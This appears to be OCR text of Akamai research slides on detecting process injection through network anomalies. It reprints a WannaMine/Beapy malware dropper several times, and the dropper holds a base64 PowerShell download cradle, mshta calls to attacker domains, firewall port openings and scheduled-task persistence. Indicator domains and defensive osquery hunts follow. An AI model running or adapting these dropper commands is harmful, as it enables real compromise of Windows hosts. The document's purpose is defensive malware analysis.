/page.html?[redacted]"^&
schtasks /run /TN Autocheck^&
schtasks /delete /TN GZAVwVOz /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN GZAVwVOz /tr "c:\windows\vgeR.exe"^&
schtasks /run /TN GZAVwVOz^&
schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 10 /ST 07:00:00 /TN Autocheck /tr "c:\windows\temp\installed.exe"^&
schtasks /run /TN Autocheck^) >>c:/windows/temp/p.bat&
```

Akamai

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
^&
^(schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com
/page.html?[redacted]"^&
schtasks /run /TN Autocheck^&
schtasks /delete /TN GZAVwVOz /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN GZAVwVOz /tr "c:\windows\vgeR.exe"^&
schtasks /run /TN GZAVwVOz^&
schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 10 /ST 07:00:00 /TN Autocheck /tr "c:\windows\temp\installed.exe"^&
schtasks /run /TN Autocheck^) >>c:/windows/temp/p.bat&
echo net start Ddriver >>c:/windows/temp/p.bat&
echo for /f  %%i in ('tasklist ^^^| find /c /i "cmd.exe"'^) do set s=%%i >>c:/windows/temp/p.bat&
echo if %s% gtr 10 (shutdown /r) >>c:/windows/temp/p.bat&
```

Akamai

```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
^&
^(schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com
/page.html?[redacted]"^&
schtasks /run /TN Autocheck^&
schtasks /delete /TN GZAVwVOz /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN GZAVwVOz /tr "c:\windows\vgeR.exe"^&
schtasks /run /TN GZAVwVOz^&
schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 10 /ST 07:00:00 /TN Autocheck /tr "c:\windows\temp\installed.exe"^&
schtasks /run /TN Autocheck^) >>c:/windows/temp/p.bat&
echo net start Ddriver >>c:/windows/temp/p.bat&
echo for /f  %%i in ('tasklist ^^^| find /c /i "cmd.exe"'^) do set s=%%i >>c:/windows/temp/p.bat&
echo if %s% gtr 10 (shutdown /r) >>c:/windows/temp/p.bat&
echo net user k8h3d /del >>c:/windows/temp/p.bat&
echo del c:\windows\temp\p.bat>>c:/windows/temp/p.bat&
echo c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&
```


```
cmd /c echo ljtDkRpy >> c:\windows\temp\msInstall.exe&
echo copy /y c:\windows\temp\msInstall.exe c:\windows\vgeR.exe>c:/windows/temp/p.bat&
echo "*" >c:\windows\temp\eb.txt&
echo netsh interface ipv6 install >>c:/windows/temp/p.bat &
echo netsh firewall add portopening tcp 65532 DNS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65532 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65531 DNSS2  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65531 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo netsh firewall add portopening tcp 65533 DNSS3  >>c:/windows/temp/p.bat&
echo netsh interface portproxy add v4tov4 listenport=65533 connectaddress=1.1.1.1 connectport=53 >>c:/windows/temp/p.bat&
echo if exist C:/windows/system32/WindowsPowerShell/ (powershell -e
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwAD
oALwAvAHQALgBhAG0AeQBuAHgALgBjAG8AbQAvAGcAaQBtAC4AagBzAHAAJwApAA==^&
schtasks /create /ru system /sc MINUTE /mo 60 /st 07:05:00 /tn GZAVwVOz /tr "c:\windows\vgeR.exe" /F) else start /b sc start
Schedule^&
ping localhost^&
sc query Schedule^|findstr RUNNING^&
^&
^(schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN Autocheck /tr "cmd.exe /c mshta http://w.beahh.com
/page.html?HOSTNAME"^&
schtasks /run /TN Autocheck^&
schtasks /delete /TN GZAVwVOz /f^&
schtasks /create /ru system /sc MINUTE /mo 50 /ST 07:00:00 /TN GZAVwVOz /tr "c:\windows\vgeR.exe"^&
schtasks /run /TN GZAVwVOz^&
schtasks /delete /TN Autocheck /f^&
schtasks /create /ru system /sc MINUTE /mo 10 /ST 07:00:00 /TN Autocheck /tr "c:\windows\temp\installed.exe"^&
schtasks /run /TN Autocheck^) >>c:/windows/temp/p.bat&
echo net start Ddriver >>c:/windows/temp/p.bat&
echo for /f  %%i in ('tasklist ^^^| find /c /i "cmd.exe"'^) do set s=%%i >>c:/windows/temp/p.bat&
echo if %s% gtr 10 (shutdown /r) >>c:/windows/temp/p.bat&
echo net user k8h3d /del >>c:/windows/temp/p.bat&
echo del c:\windows\temp\p.bat>>c:/windows/temp/p.bat&
echo c:\windows\temp\installed.exe>>c:/windows/temp/p.bat&
cmd.exe /c c:/windows/temp/p.bat&
cmd /c c:\windows\temp\installed.exe
```


A real world scenario


v[.]beahh[.]com


coco[.]miniast[.]com

rim[.]miniast[.]com









Akamai

A real world scenario

Listening Ports

Agent Name	address	name	path	pid	port
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65531
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65532
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65533
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65531
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65532
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65533

Akamai

A real world scenario

Type	Action	Source	Destination	Dest. Port	Count	Time	Matching Rule	Related Incidents
✓	Allowed	[redacted] [redacted] dns C:\Windo...\dns.exe NT AUTHO...Y\SYSTEM	1.1.1.1	53 UDP	27	[redacted]	DNS RUL-60DA5BD8	

Outbound Communication

Listening Ports

Agent Name	address	name	path	pid	port
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65531
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65532
[redacted]	::	dns.exe	C:\Windo...\dns.exe	3804	65533
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65531
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65532
[redacted]	0.0.0.0	dns.exe	C:\Windo...\dns.exe	3420	65533

Akamai

Remediation using osquery

Akamai

Remediation using osquery

Query History

```
SELECT *
FROM file
WHERE path in ("C:\Windows\NetworkDistribution\svchost.exe",
"C:\Windows\System32\dllhostex.exe")
```

```
SELECT *
FROM file
WHERE lower(path) in ("c:\windows\temp\msinstall.exe",
"c:\windows\vger.exe",
"c:\windows\temp\p.bat",
"c:\windows\temp\eb.txt",
"c:\windows\temp\installed.exe")
```

malicious files

Query History

```
'KB4013198', 'KB4012215', 'KB4015553', 'KB4019472', 'KB4012217', 'KB4019473', 'KB4016635')
THEN 1
 ELSE 0 END AS is_eternal_blue_patch
FROM patches WHERE description = "Security Update"),
PATCH_COUNT AS (
SELECT sum(is_eternal_blue_patch) as eternal_blue_patch_count from EB)
SELECT * from PATCH_COUNT where eternal_blue_patch_count == 0
```

MS17-010

```
SELECT *
FROM users
WHERE lower(username)like "%k8h3d%"
```

user used by TA


```
SELECT *
FROM scheduled_tasks
WHERE LOWER(name) like "%autocheck%"
OR LOWER(name) like "%gzavwvoz%"
OR LOWER(name) like "%autoload%"
OR LOWER(name) like "%bluetool%"
```

malicious scheduled tasks

What we've found

Activity was attributed to WannaMine/Beapy, active since 2018

What about Incoming Communication?



What about Incoming Communication?

- Malicious outbound communication is more common
- Highly influenced by network configuration
- Could still reveal never-seen-before communication patterns

Akamai


Future work

- Working on publishing the baseline
- Use the same logic for other data sources
  - Services tied to an executable
- Adding more features
  - internet/internal, ASN, destination domain

Akamai

Try it!

- Firewall/EDR logs
- Sysmon Event ID 3



Questions

Network Anomalies - Detecting Process Injection

Ofir Shen

Akamai Research

oshen@akamai.com